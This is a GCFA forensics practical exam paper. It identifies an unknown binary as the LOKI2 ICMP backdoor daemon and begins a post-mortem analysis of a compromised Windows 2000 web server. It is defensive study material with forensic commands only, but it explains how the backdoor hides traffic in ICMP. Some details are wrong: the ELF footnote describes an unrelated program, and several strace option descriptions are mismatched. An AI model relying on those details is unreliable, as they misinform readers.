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GIAC FORENSICS ANALYST (GCFA) PRACTICAL EXAM V 1.2
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OPEN SOURCE FORENSICS ANALYSIS
- WINDOWS 2000 SERVER -

ABSTRACT

This paper is the practical exam for the GIAC Forensics Analyst (GCFA) certification. It includes three parts; an analysis of an unknown binary, a forensics analysis of a compromised system, and a discussion of some legal issues with regards to incident handling. Most of the analysis in this paper has been carried out using Linux and open source tools like Task and Autopsy.

In the analysis of the unknown binary we study the Loki ICMP-tunnelling daemon. In the forensics analysis of a compromised system we study a Windows 2000 Server that has been compromised with several tools, including at least an ftp-server and a remote command execution daemon. Finally, we look into Norwegian laws regulating the cooperation between law enforcement and telecommunication operators (including ISPs) in computer related crimes.

1 Analysis of an Unknown Binary

In this part, we will analyze a binary with unknown purposes and capabilities. The tests on this binary were carried through on a standalone vanilla Mandrake 9.0 system with the 2.4.19 kernel. For the purpose of the run-time testing, the system will be connected to a HUB, so that the will behave as if it was connected to a network. Also, a separate account 'analyst' is created for the analysis work, so that the unknown binary does not run as 'root'.

In order to maintain system integrity during the testing, Tripwire 2.3.1.2 was installed and run immediately before and immediately after running the unknown binary. may be a valuable tool in discovering the forensic fingerprint of the unknown binary, as it is able to detect any changes in the file system (or in parts of the file system). For a thorough discussion of Tripwire, see section 1.3.

This report proves beyond reasonable doubt that the unknown binary "atd" is in fact equivalent to "lokid", the LOKI2 backdoor daemon (an ICMP-tunnelling program). The following table provides a summary of the analysis of the binary:

File name	atd
File type	ELF binary, dynamically linked
Program name	LOKI2
Original file name	lokid
Program MD5 checksum	48e8e8ed3052cbf637e638fa82bdc566
Program description	Data-tunnelling program that encapsulates data within ICMP_ECHO and ICMP_ECHOREPLY packages or UDP name lookups.
Program URL	[Phrack 51]

1.1 Binary Detail

The unknown binary was provided in the file 'binary_v1.2.zip', and it is uncompressed in Linux using the command 'unzip'. Before we unzip the file, zipinfo provides information on the files, as shown in Appendix A. We see that the zip archive was created on a 'FAT' file system, which does not support file permissions and ownership. Hence, we will not be looking for these parameters in the further analysis.

This provides the following files:

```
[analyst@rosetta unknown_bin]$ ls -la
total 28
drwxr-xr-x    2 analyst  analyst      4096 Mar 10 23:06 ./
drwxr-xr-x    6 analyst  analyst      4096 Mar 10 23:18 ../
-rw-rw-rw-    1 analyst  analyst     15348 Aug 22  2002 atd
-rw-rw-rw-    1 analyst  analyst        39 Aug 22  2002 atd.md5
```

1.1.1 Basic File Properties

Let us try and find the MAC-time (Time of Modification, Access, and Creation) by using the ‘stat’ command:

```
# stat atd
  File: `atd'
  Size: 15348           Blocks: 32         IO Block: 4096   Regular File
  Device: 305h/773d       Inode: 324473      Links: 1
  Access: (0666/-rw-rw-rw-)  Uid: ( 502/ analyst)   Gid: ( 502/ analyst)
  Access: 2002-08-22 14:57:54.000000000 +0200
  Modify: 2002-08-22 14:57:54.000000000 +0200
  Change: 2003-03-10 23:11:53.000000000 +0100
```

Unfortunately, the 'change' attribute, like the ownership attributes, has not been retained in the zip archive. The MD5 sum of the ‘atd’ file is provided in the file 'atd.md5', and it is equivalent to the MD5 sum provided by the md5sum program in Mandrake 9.0:

```
# cat atd.md5
48e8e8ed3052cbf637e638fa82bdc566  atd

# md5sum atd
48e8e8ed3052cbf637e638fa82bdc566  atd
```

This demonstrates that the integrity of the file has been maintained since Aug 22 2002, when the 'atd.md5' file was created. Note also that the filename 'atd' is equivalent to that of the ‘at’ daemon in many common UNIX systems. Let's try to compare the unknown binary to the original 'atd' program:

```
# ls -la /usr/sbin/atd
-rwxr-xr-x    1 root     root        14384 Mar 28  2002 /usr/sbin/atd*

# file atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), stripped

# file /usr/sbin/atd
/usr/sbin/atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5, dynamically linked ( uses shared libs), stripped
```

We see here that the unknown binary is larger than the original 'atd' command (in Mandrake 9.0), and that it is newer than the original command. Also, the original atd command is compiled "for GNU/ Linux 2.2.5". However, this only means that the program is different from the "atd" program in Mandrake 9.0; we do not have any indication that the unknown binary is different from all possible versions of "atd". We will need to look closer at the contents of the file in order to decide whether it is actually a version of "atd" or merely uses its name as camouflage in order to avoid attention.

A simple way to begin the analysis of the file contents is to retrieve strings from the unknown binary using the "strings" program. "Strings" is a program that extracts and prints all strings of printable character in a file, even if the file is a binary file. We run the program on the unknown binary using the "strings atd" command, and the full result is shown in Appendix A. The command provides several interesting keywords like 'lokid', 'cryptography', 'client ID', 'LOKI2 route [(c) 1997 guild corporation worldwide]'. By using the same method on the original 'atd' command, we can see that these keywords are not present in that file. This seems to be an *indication* that the original name for the unknown binary is actually "LOKI2", and that it is in fact different from the original "atd" program.

Linux also provides a series of tools that can provide more information about the nature of our unknown binary. Since the binary is dynamically linked, as we saw above, 'ldd' (List Dynamic Dependencies) can provide information on which libraries are needed by the binary. First we have to make the file executable (using the command "chmod"), before we run 'ldd', unfortunately without results:

```
# chmod u+x atd

# ldd atd
/usr/bin/ldd: line 1: ./atd: No such file or directory
```

This error might be caused by some version problems with the libraries. Another program that can give some information on this binary is 'readelf', which can provide detailed information about an ELF binary[1]. The full output is provided in Appendix A. We can note that readelf refers to 'Shared library: [libc.so.5]'. It is also possible to get detailed information with the tool 'objdump'. A test run shows that 'objdump' succeeds in disassembling the binary. If necessary, we have the option of reverse engineering the disassembled code.

The 'ldd' program indicates that we might not have the necessary library files. By opening the unknown binary in 'hexedit' we find references to other standard libraries:

```
000000C8   88 00 00 00  06 00 00 00  04 00 00 00  2F 6C 69 62  2F 6C 64 2D
............/lib/ld-
000000DC   6C 69 6E 75  78 2E 73 6F  2E 31 00 00  25 00 00 00  42 00 00 00
linux.so.1..%...B...
000000F0   31 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  2A 00 00 00
1.............*...
000006A4   00 00 00 00  11 00 F1 FF  00 6C 69 62   63 2E 73 6F  2E 35 00 6C
.........libc.so.5.l
000006B8   6F 6E 67 6A  6D 70 00 73  74 72 63 70  79 00 69 6F  63 74 6C 00
ongjmp.strcpy.ioctl.
```

'libc.so.5' is not available on Mandrake 9.0, but 'find' (run as 'root') locates some related files. Similarly, 'ld-linux.so.1' is not located by the program, but we are able to

[1] "ELF is a software program that can be used to share and receive files across a network anonymously in order to allow the storage and sharing of information without fear of reprisal." [ELF]

find a similar file:

```
# find / -name libc.so*
/usr/lib/libc.so
/lib/i686/libc.so.6
/lib/libc.so.6
/lib/lsb/libc.so.6

# find / -name ld-linux.so*
/lib/ld-linux.so.2
```

Now, let's try to execute the binary. In order to maintain that the network interface functions properly, we make sure the system is connected to a HUB that is not connected to anything else. Let us start the network sniffer "tcpdump" (as 'root') to log all network traffic, and after running the binary, tripwire is run to detect system changes (see section 1.3 for a discussion of Tripwire). Note that the binary is run as a user, and not as 'root'. However, the first attempt to run 'atd' fails.

```
# tcpdump -n -vvv -i eth0 > tcpdump_00.txt&
# tripwire -c tw.cfg

# ./atd
bash: ./atd: No such file or directory
```

This may confirm the suspicion that in order to be able to run this binary, we need the libc.so.5 library, which was standard in older Linux distributions. First, we try to install this library in Mandrake 9.0. If this proves impossible, the run-time binary analysis has to be executed on an older system that supports the library, like for instance Red Hat 6.2, which has support for both libc.so.5 and libc.so.6. The library is available in the RPM-format for Mandrake 9.0 at rpmfind.net [2]. We download it, copy it to the analysis PC and install it (as 'root'). 'ld.so1' is found at the same website [3]. We download and install it as well.

```
# rpm -i libc-base-5.3.12-38mdk.i586.rpm
error: failed dependencies:
        ld.so1 is needed by libc-base-5.3.12-38mdk

# rpm -i ld.so1-1.9.11-10mdk.i586.rpm
# rpm -i libc-base-5.3.12-38mdk.i586.rpm
#
```

[2] http://rpmfind.net/linux/RPM/mandrake/9.0/contrib/RPMS/libc-base-5.3.12-38mdk.i586.html
[3] 'http://rpmfind.net//linux/RPM/mandrake/9.0/contrib/RPMS/ld.so1-1.9.11-10mdk.i586.html'

We try and run 'atd' again with the new libraries in place. First, we have to run tripwire to update the file integrity database in order to account for the new libraries. As the user 'analyst' we try to run the binary again, but we get another error message:

```
#./atd

[fatal] invalid user identification valu e: Unknown error
```

This, however, seems to be an error message given by the unknown binary itself, and, indeed, we can find the error message in "atd" using "strings". However, to be certain nothing has happened yet, we run 'tripwire' again. Also, tcpdump does not seem to have seen any network traffic.

The program complains about 'invalid user identification value', which might mean we have to run it logged in as 'root'. It seems like we have to run 'atd' as 'root' after all:

```
# ./atd
LOKI2   route [(c) 1997  guild corporation worldwide]

#
```

This was better, but we still have no idea what has happened! In fact, 'tcpdump' provides no further information, and neither does 'tripwire' (after running another Tripwire update). By looking at the processes, however, we see that the binary is still running in the background:

```
# ps -A
...
18753 ?        00:00:00 atd
...
```

In order to see if this is a network-aware program, we can use 'netstat -nap' to see all network connections with their respective program names, and 'socklist' to get an overview of current services behind open ports:

```
# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
...
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
18753/atd
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
18753/atd
...
```

```
[root@rosetta sans]# socklist
type  port      inode     uid    pid   fd  name
...
raw      1      95348       0  18753    3  atd
...
raw    255      95349       0  18753    4  atd
...
```

It seems like the program is listening on raw sockets at two different ports.

1.1.2 Strace Analysis

According to its man-page [strace], 'strace' is a 'useful diagnostic, instructional, and debugging tool' that 'traces system calls and signals'. The man-page also claims that 'students, hackers and the overly-curious will find that a great deal can be learned about a system and its system calls by tracing even ordinary programs'. It seems that this is, indeed an invaluable tool for binary forensics analysis! Strace can be used with many different options, and we will use the following commands [strace]:

- "strace -f -e trace=file ./atd":
  trace system calls with file names (include child processes)
- "strace -f -e trace=network ./atd":
  trace system calls involving process management (include child processes)
- "strace -f -e trace=signal ./atd":
  trace network related systems call (include child processes)
- "strace -f -e trace=ipc ./atd":
  trace IPC related systems call (include child processes)
- "strace -f ./atd":
  trace all system calls (include child processes)

By splitting the strace output file into different types (file, process, network, signal, ipc), it is easier to get an overview of what the program does to the system. In particular, we notice that the program does not open any files for writing. We do, however, see that the program opens network sockets, confirming our suspicion that the program is a server or backdoor of some sort:

```
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4

setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
```

Note also that the sockets in question listen on the protocols ICMP and RAW respectively. In addition to being useful in identifying the inner workings of the program, this information is useful in determining the footprint or signature of the program. We have seen that the program does not (as far as we know) write to the file system, but it opens up two sockets and listens on the network. In practice, this makes a *post mortem* analysis harder, whereas it is possible to identify the open sockets or the actual network traffic on a live system running "atd".

1.2 Program Description

So far, we seem to have found indications that the unknown binary is a backdoor or an unwanted server listening on the ICMP protocol. This is interesting because ICMP is mostly used for network administration and troubleshooting, and it is not meant for data trafficking. If this is an ICMP backdoor, it has the potential to stay clandestine and implement a hidden channel, as many firewalls and IDSes ignore for instance ICMP_ECHO and ICMP_ECHO_REPLY packets.

The dates we have found so far indicates that the file was last accessed and modified on Aug 22 2002 at 14:57:54. This time is dependent on the time zone the binary was captured in, and for this purpose I will assume that it was captured in my own time zone, GMT+1.

Before we proceed, let us try and get an overview of the program events based on the strace output:

1. The program opens the libraries /etc/ld.so.cache and /usr/i486-linux-libc5/lib/libc.so.5. The program also reads user and group identities, and if it is not running as "root" (superuser), the program exits, as was shown above.
2. After initialization, the program opens an ICMP and a RAW socket. The program then listens to these ports, awaiting traffic. In effect, this opens up a backdoor to the system, and there are still no user notices.
3. The first user notice comes when the program prints 'LOKI2 route [(c) 1997 guild corporation worldwide' to the terminal window. This is the only user notice, and it indicates to the user that the program is successfully started. Only the user that actually starts the program will see this message, whereas all other users on the system will remain unaware of its presence.
4. The program forks and enters an infinite loop that reads data coming to the socket. This implies that the program runs in the background; it accepts input only from the open network sockets, and output messages are routed through the network as well. In effect, this establishes a fully functional remote command execution server.

For a local user, the only interaction with the program is the string "'LOKI2 route [(c) 1997 guild corporation worldwide". The program then seems to exit, but it continues running in the background. It can be identified by finding the running command with the "ps" command ("ps -A | grep atd"), or by listing the open ports on the system (for instance with the "socklist" command).

1.3 Forensic Details

1.3.1 *Post mortem* forensic analysis

This section describes the footprint of the unknown binary with regards to a *post mortem* analysis, i.e. an analysis on a system that is not running.

The "atd" tool only contains one file, and it has the MD5 hash "48e8e8ed3052cbf637e638fa82bdc566". A successful identification of the tool could start by finding this file and verifying that it has the same MD5 hash. This would prove that the "atd" was installed on the system, and the time information for the file (provided by the command "stat atd") can provide information on when it was last

modified, accessed, and changed. If the "accessed" time is newer than the two others, this may be an indication that the file has actually been executed and a backdoor to the system has been opened.

In the analysis above, we performed a string search of the unknown binary. This search produced a number of interesting 'leads' or pieces of information. Although we did not find any references to the potential attacker (like user names or IP-addresses), we have quite a bit of information about the original program. Based on this information, we can assume that the original name of the program file is 'lokid', and that it can be started in the following way: 'lokid -p (i|u) [-v (0|1)]'. In addition, it seems that the name of the program is 'LOKI2' made by 'the guild corporation worldwide' in 1997. The search for a file called "lokid", or a system-wide search for the string "LOKI2" (using a tool like Autopsy) could provide proof of the presence of the program.

Another, more advanced way of identifying the unknown binary is by using Tripwire. Tripwire is a file integrity checker that is available as an open source tool[4]. When initialized, Tripwire creates a database for parts of or the entire file system with file information, including inode information (e.g. inode number, owner, group, MAC-times), file size, and a MD5 hash for each of the files. When Tripwire is run (or updated) at a later time, it checks whether any of this information has been changed. The system administrator is then informed of any changes on the system. The Tripwire database is initialized using the command " tripwire --init -c /etc/tripwire/tw.cfg", using the default configuration and policy file.

The Tripwire database is then updated immediately before and immediately after running the unknown binary, so that all file system changes relative to the Tripwire database most likely will be caused by the unknown binary. The Tripwire file system update is executed by the command "tripwire --check -c tw.cfg". This will report all changes in the file system since the last Tripwire update.

In the case of the unknown binary "atd", Tripwire reports that the program has in fact not changed any of the files monitored by tripwire. So far, it seems that the 'atd' program does not leave any forensic footprints on the file system, except, of course, for the binary itself, which we know the hash from. We know that the file uses the libraries mentioned above, but we have not found evidence of any file system manipulation or writing of new files. It would be possible to monitor all system changes, but this would be a very time consuming process, and it would not be very useful for general system surveillance or attack detection.

1.3.2 Run-time forensic analysis

This section describes the footprints of the unknown binary with regards to a system that is still running.

The most effective way for identifying a running daemon is by using the command "ps -A" as root. This command lists all the processes that are running on the host. In our case, we could look for a process called "atd" or "lokid", and the existence of such a process would indicate the presence of our unknown binary. In addition, any

[4] www.tripwire.org

"unknown" process names are suspicious, in the sense that they may have been started on the system in an unauthorized manner.

Furthermore, we know that this unknown binary is network aware, and that it listens on the ICMP protocol. This is a more specific footprint of the unknown binary, and it can be detected by the use of "socklist" (a program that lists all listening ports and the files that are listening on them), or by the use of "netstat -nap", which will show the status of all the sockets on the system, including information on what programs are bound to the sockets.

Finally, it is possible to detect an active ICMP-backdoor by using a network sniffer or a suitable IDS. A sniffer reads all the network traffic on a network and logs this to files, and by isolating the ICMP-traffic and analysing this, it would be easy to detect the rather unusual use of ICMP through frequency of use and contents of the payload. An IDS-system with a signature for ICMP-tunnelling would automatically detect such traffic and alarm the network administrators.

1.4 Program Identification

To find out more about the unknown binary, let us search the Internet for similar files. We find a suitable search expression from the unknown binary, for instance the expression 'lokid: inactive client <%d> expired from list [%d]' look promising. A search for this string Google provides one hit [Phrack 51]. This is an article that describes the implementation of LOKI2, which is an 'information-tunnelling program' that 'tunnel simple shell commands inside of ICMP_ECHO / ICMP_ECHOREPLY and DNS name lookup query / reply traffic'. We download the Phrack article, and use the command 'extract' (provided by Phrack) to extract the LOKI2 program files into a 'L2' directory, containing the following files:

```
client_db.c  crypt.c  loki.c  loki.h    md5/   shm.c  surplus.c
client_db.h  crypt.h  lokid.c  Makefile  pty.c  shm.h
```

However, the program fails to compile on the Mandrake 9.0 system, so this seems like a good excuse to dig out the old Red Hat 4.2 system, where the necessary libraries (see above) are native. The program is successfully compiled using the Phrack "extract.c" program and the default "Makefile" for the Loki2 source code.

If our previous assumptions are right, the unknown binary "atd" is equivalent to "lokid". This can be verified by comparing its MD5 checksum to the "atd" files MD5 checksum (48e8e8ed3052cbf637e638fa82bdc566):

```
[analyst@rosetta L2]# ls -la lokid
-rwxr-xr-x    1 root     root        15348 Dec 25  1998 lokid*
[analyst@rosetta L2]# md5sum lokid
48e8e8ed3052cbf637e638fa82bdc566  lokid
```

We have verified that the MD5 checksums for the unknown binary and the compiled version of "lokid" are the same. The checksums are created by a cryptographic one-way function (called MD5) that is intended to create a unique fingerprint for any given file. If two or more files are the same, they will always create the same checksum, whereas it is extremely unlikely that two different files will create the same checksum.

Even though the MD5 checksum argument is usually deemed sufficient, we make a second test using the command "diff", a command that compares the actual contents of two files. In the case of binary files, "diff" will print nothing if two files are the same, or "Binary files (...) differ" if they are not. We copy the newly compiled file lokid to the analysis computer, and run "diff":

```
# diff atd lokid
#
```

We have now showed two different methods that report the unknown binary and "lokid" to be the same file. This proves beyond reasonable doubt that the unknown binary "atd" is in fact equivalent to "lokid", the LOKI2 backdoor daemon.

1.5 Legal Implications

Let us assume that we are able to prove that the binary 'atd' was executed on a system, and that Norwegian Laws apply. For computer crime cases, the Norwegian Criminal Act (Straffeloven) [Strl], is particularly relevant, and depending on the circumstances, the following laws may be violated:

- Strl § 145-2 regarding breaking and entering into a computer system
  Punishable with fines or prison up to 6 months
- Strl § 393 (261) regarding unauthorized utilization of computing resources
  Punishable with fines
- Strl § 291 regarding damage to computer storage media
  Punishable with fines or prison up to 12 months
- Strl § 405a regarding business espionage
  Punishable with fines or up to 3 months.
- Srl § 317 regarding trade with illegally obtained information
  Punishable with up to 3 months

If the user executing the program illegally gained access to the system and it's superuser account, it can be consider breaking and entering into the system, and [Strl § 145 2] applies. Also, [Strl § 393] may apply, since the unauthorized program is using processor cycles illegally. If the system has been sabotaged or needs to be repaired, as is often the case when hacker tools are involved, [Strl § 291 and 292] may apply. If it is possible to prove that the program has leaked confidential or sensitive information, the case can also be treated as business espionage or information theft.

Since the 'atd' binary has a small footprint, it may be difficult to prove that it has been executed. If the unknown binary 'atd' with the md5-hash from section 1.4 is found on a system, the program is downloaded, but not necessarily purposely installed or executed. A useful source for proofs of execution could be intrusion detection systems or network sniffers (like tcpdump or snort) that log the network traffic and possibly reveal the contents. Also, there may be some proof of execution in swap memory, process sumps, etc. However, if no such proofs are available, one can still claim that the mere presence of the program has caused damage to the computer system (in the sense that it has to be reinstalled, for instance), and apply [Strl § 291 or § 292]. Also, the fact that a "hacker tool" has been downloaded to the system may be sufficient to claim that company policy has been breached.

1.6 Interview

- Is this your account?
- Have you signed an IT policy for this account?
- When did you last use the system?
- Did you use the system on August 22 2002?
- How do you usually use your account?
- What are your tasks at work?
- Where did you get this file (atd) from?
- For what purpose did you acquire "atd"?
- On what systems have you downloaded "atd"?
- Do you know what "atd" does?
- How many clients/ persons have had access to this program?
- Have you or anyone else executed the "atd" program?
- (If the answer is no to the two last questions, the questioning may stop here)
- For what purpose have you been executing "atd"?
- At what times have you been using "atd"?
- If anyone else has executed the program - what have they used it for?

1.7 Additional Information

Luckily for us, our adversary has used previously published material, available in Phrack 49 (conceptual overview) and Phrack 51 (detailed description).

For further information, it is recommended to look into the GSEC paper [Thomas 2001], which studies how ICMP can be used against a network. Also, the presentation [Varadarajan 2002] gives good information about ICMP

2 Forensics Analysis of a Compromised System

In this chapter, we analyse a Windows system that is "captured in the wild", and that is believed to be compromised. The system is analysed through the use of open source tools available for Linux. The Linux version used in this analysis was Mandrake 9.0. Note that all information that can potentially aid in identifying the involved parties has been sanitized.

2.1 Case Facts

The system in question was operated by a business that noticed abnormal activities on their system during a virus check on January 29 2003. At this time, the system was getting very slow, and the virus check detected a backdoor in the system. An initial investigation by the systems administrator showed unauthorized services and network connections, and it was decided to cut the power and take the system off-line for forensics analysis. Unfortunately, the systems administrator did not keep a log of his findings, so that this analysis is entirely *post mortem*.

The system was handed over for forensic analysis, and the following includes the forensics analysis of the compromised system. The analysis has been sanitized in order to maintain the anonymity and privacy of the involved parties. IP addresses, email addresses, etc. have been left out, and the information is provided in such a way that it can not be traced back to the original case. This report is intended to function as a basis for further investigations or legal action.

The following table contains some of the most relevant information as outlined in this analysis. The table is a short summary of key information about the compromised system, the attack, as well as the forensics tools used. It can be read as a short brief of the case and evidence in question and as a reference of key information, but it is not in any way a substitute for reading the actual analysis.

Operating System and services	Windows 2000 Server Service Pack 3 MS Internet Information Server, MS SQL
Brief System Timeline	Mar 28 2002 - System first installed Sep 15 2002 - Upgrade to SP3 Jan 29 2003 - System taken off-line
Malicious Software	ServU Ftp daemon, PipeCmdSrv remote command execution daemon
Brief Attack Timeline	Sep 19 2002 - First attack Oct 1 2002 - Attack activity Nov 28 2002 - Ftp backdoor in /WINNT/Config Christmas 2002 - Frequent hacker activity Jan 22 to Jan 29 2003 - Hacker activity
Forensics System	Mandrake 9.0 with a 2.4.19 kernel TASK 1.6, Autopsy 1.7

2.2 Target System

The target system has been running as a web-host available from the Internet. The owner of the system is a company that hosts database-driven Internet applications as a service. This particular system was hosting the web-sites for several small and medium sized companies. It was installed in March 2002, and taken off-line because of system compromise on January 29 2003.

The target system is a web server running Windows 2000 Server (Service Pack 3) from a SCSI hard drive. The system is running several services, including Internet Information Server and MS SQL Server.

The system has one network interface, which is connected to the Demilitarized Zone of the company network. The Demilitarized Zone is protected by a firewall, which is configured to allow most traffic to the web-servers. The Demilitarized Zone is further populated by three other web-servers (all Windows 2000 Servers), and access to the company internal network is strictly limited from the Demilitarized Zone. Furthermore, the company has so far not seen the need to invest in Intrusion Detection Systems.

2.2.1 Evidence List

After having disconnected and turned off the system, the system administrators removed the hard disk and restored the system on another hard-disk from backup-tapes in order to get the system back on-line as fast as possible. Consequently, the only evidence we will be dealing with in this report is hard disk itself. We will call this evidence 01.

The hard disk is a "Maxtor Quantum 73GB ULTRA 160 SCSI" with 73.4 GB storage. According to the system administrator, the disk has three partitions with the following properties:

Partition	Size	Filesystem	Role
C:	~8 GB	NTFS	System, Web server
D:	~10 GB	NTFS	Swap (pagefile.sys)
F:	~60 GB	NTFS	MS SQL Server

This information will be verified while securing the hard disk, but this information is a useful point of departure.

2.3 Securing the Image Media

The hard disk was connected to the analysis computer running Linux, and by the use of "`fdisk -l`", we see that the disk has NTFS three partitions, and that their respective sizes are 8GB, 10GB, and 60GB, as outlined above:

```
# fdisk -l > fdisk_out

Disk /dev/scsi/host0/bus0/target0/lun0/disc: 255 heads, 63 s ectors, 9732
cylinders
Units = cylinders of 16065 * 512 bytes

                                   Device Boot    Start       End    Blocks
Id  System
/dev/scsi/host0/bus0/target0/lun0/part1             1      1066    8566822+
7  HPFS/NTFS
/dev/scsi/host0/bus0/target0/lun0/part2          1066      2398   10708527+
7  HPFS/NTFS
/dev/scsi/host0/bus0/target0/lun0/part3          2398      9732   58896909+
7  HPFS/NTFS
```

Before we proceed, we compute the MD5 hashes of each of the three partitions. These hashes will be our reference for the rest of the analysis. We will also compute the MD5 hashes of the image files both before and after the analysis. If the MD5 hashes at any point deviate from the hashes of the original partitions, it means that the images have been corrupted. In that case, the images would have to be reacquired from the original media, and the analysis would have to be restarted. The MD5 hashes are computed with the program "md5sum" (see section 1.4 for further details) as follows:

```
# md5sum /dev/sda1
52CDC95ED08D1A4AC6395D8B668E246F    /dev/sda1

# md5sum /dev/sda2
7707B9E939C5BEADC0D4DE0DA97F93F8    /dev/sda2

# md5sum /dev/sda3
C1B7D3EBDBF7FAD93370D2082A501C86    /dev/sda3
```

Having computed the MD5 hashes, we copy the partitions to the analysis disk using "dd". "Dd" is a program for converting and copying files, and it has the ability to handle both disks and partitions as files. In our case, we will use this feature to copy each of the three partitions to separate files that are suitable for analysis. When the copying is completed, we also verify the images by computing the MD5 hash for the image files:

```
# dd if=/dev/sda1 of=/mnt/hd/sda1_c .img
16386236+0 records in
16386236+0 records out

# md5sum /mnt/hd/sda1_c .img 52CDC95ED08D1A4AC6395D8B668E246F
      /mnt/hd/sda1_c .img

# chmod 400 /mnt/hd/sda1_c.img
```

The above is repeated for all three hard disks. Note that the evidence itself is never mounted! This is essential, as we do not want to work directly on the original media. In this way we avoid the risk of writing to the file system, and we know that Linux does not change a partition that is not mounted. All we want to do is to copy the raw partitions to image files that we can work on. Also, note that we use the "chmod 400" command on the image files. This is done as a safety precaution to make the file read-only in order to avoid any accidental write-operations to the image or its file-system.

At this point, we have secured and verified our image files, providing the following relationship:

Evidence number	File	MD5SUM
01-1	sda1_c.img	52CDC95ED08D1A4AC6395D8B668E246F
01-2	sda2_d.img	7707B9E939C5BEADC0D4DE0DA97F93F8
01-3	sda3_f.img	C1B7D3EBDBF7FAD93370D2082A501C86

We now have exact copies of the compromised disk partitions, and their authenticity is validated by the MD5 hashes. From now on, we will only be working with the mirror image from the DD image files, which are made read-only, as shown above. The original disk is unmounted and disconnected from the system. For the rest of the analysis, we will use the cryptographic hashes as a reference. If these hash values change, the mirror files have been corrupted, as discussed above.

2.4 Media Analysis of System

2.4.1 Analysis System and Method

The analysis system is a stationary Linux computer with Mandrake 9.0 with a 2.4.19 kernel. The mirror image of the compromised system is located on a 200 GB LaCie FireWire disk with a single "reiserfs" file system. As far as possible, the analysis will be performed on this analysis system, but some times it may be necessary to use another Windows 2000 system to open certain files or try certain programs.

The analysis will consist of the following steps:

1. We mount the image in Linux (read-only), and perform an audit of the file system (see section 2.4.2). We are looking for hidden or unusual files containing tools, files, or other information about the system compromise. We also perform a virus scan in order to discover malicious files. This will allow us to get an overview of the system and a feel for how the system has been compromised.
2. A thorough analysis of the system is performed in Linux using TASK and autopsy (see section 2.5). At first, we will use these tools to study unallocated space and deleted files. Secondly, we will create a timeline for the file system. This will allow us to search for keywords on the entire disk, as well as to get a

more detailed overview of what has happened to the system and when it has happened. It is in this step that we collect our main evidence and create a timeline that should explain the chain-of-events leading up to January 29.

The following software packages will be used as the main forensic analysis tools:

- TASK 1.60 [5] - The @Stake Sleuth Kit for file system analysis
  This is an open-source toolkit for performing a forensic analysis of different file systems, including NTFS. TASK is a collection of command-line utilities for low-level file-system analysis. In our case, we will be using the TASK tools to analyse the "dd" images that we have acquired earlier.
- Autopsy 1.70 [6] - The Forensic Browser
  Autopsy is a web-based graphical interface to the tools included in TASK, and the two packages are as such an open source alternative to commercial forensic software packages. Autopsy includes features for handling a "case" to which one may add several "hosts" with one or more file systems. Besides being able to analyse and search in files and file contents, Autopsy also automatically generates reports and logs, as well as a very useful timeline.

In addition, we use the standard tools included in Linux, like for instance "dd" and "md5sum".

2.4.2 Initial Investigation

We start by attempting to find some basic information about the operating system. In addition, we perform an initial investigation, looking for hidden files and directories, as well as malicious software that is detectable with a virus scanner. For the purpose of this investigation, the three disk images are mounted (read-only) under the directory /mnt/lacie/mnt/.

2.4.2.1 Mounting the images

The following commands mount the images as NTFS file systems via the loop device. At this time, we will not need to discuss NTFS in detail, but the interested reader can look up [NTFS.com] for more information. Note that the images are mounted with the options "noatime" (do not update inode access times), "nodev" (do not interpret special devices), "noexec" (do not allow execution of binaries), as well as "ro" (read only). This may seem a bit exaggerated, but better safe than sorry. The images are mounted with the following commands:

```
# mount -t ntfs -o noatime,nodev,noexec,ro,loop \
/mnt/lacie/images/sda1_c.img /mnt/lacie/mnt/c

# mount -t ntfs -o noatime,nodev,noexec,ro,loop \
/mnt/lacie/images/sda1_d.img /mnt/lacie/mnt/d

# mount -t ntfs -o noatime,nodev,noexec,ro,loop \
/mnt/lacie/images/sda1_f.img /mnt/lacie/mnt/f
```

[5] http://www.atstake.com/research/tools/

[6] http://www.atstake.com/research/tools/

2.4.2.2 OS Version and services

For the further analysis, it is necessary to determine which operating system is installed on the target system. There are many ways of identifying the version information of a MS Windows NT based system. One of these sources is the registry-files, another indication is the information provided in the boot-files for the system. In our case, the "c:\boot.ini" file verifies that the OS is, as expected, Windows 2000 Server:

```
# cat /mnt/lacie/mnt/c/boot.ini
[boot loader]
timeout=5
default=multi(0)disk(0)rdisk(0)partition(2) \WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(2) \WINNT="Microsoft Windows 2000 Server"
/fastdetect
```

2.4.2.3 OS Installation date

A good overview of the installation dates for different packages is achieved through the timeline analysis as outlined in section 2.5.2. Excerpts of the timeline are also included in Appendix D. The process of creating the timeline with Autopsy is described in detail in section 2.5.2.

The system appears to have been upgraded several times, but the system seems to have been first installed when a large amount of files were written to the system on March 28 2002 from about 15:10 to about 17:10. Examples of such files are "/WINNT/Media/Tada.wav" and "/WINNT/system/KEYBOARD.DRV". MS Office and MS SQL were installed on the following day between 10:00 and 11:15.

A service pack was installed at about 14:00 on March 29 2002. It seems that the current version (SP3) of the operating system was installed on September 15th 2002 at about 11:30. The following files are part of this installation:

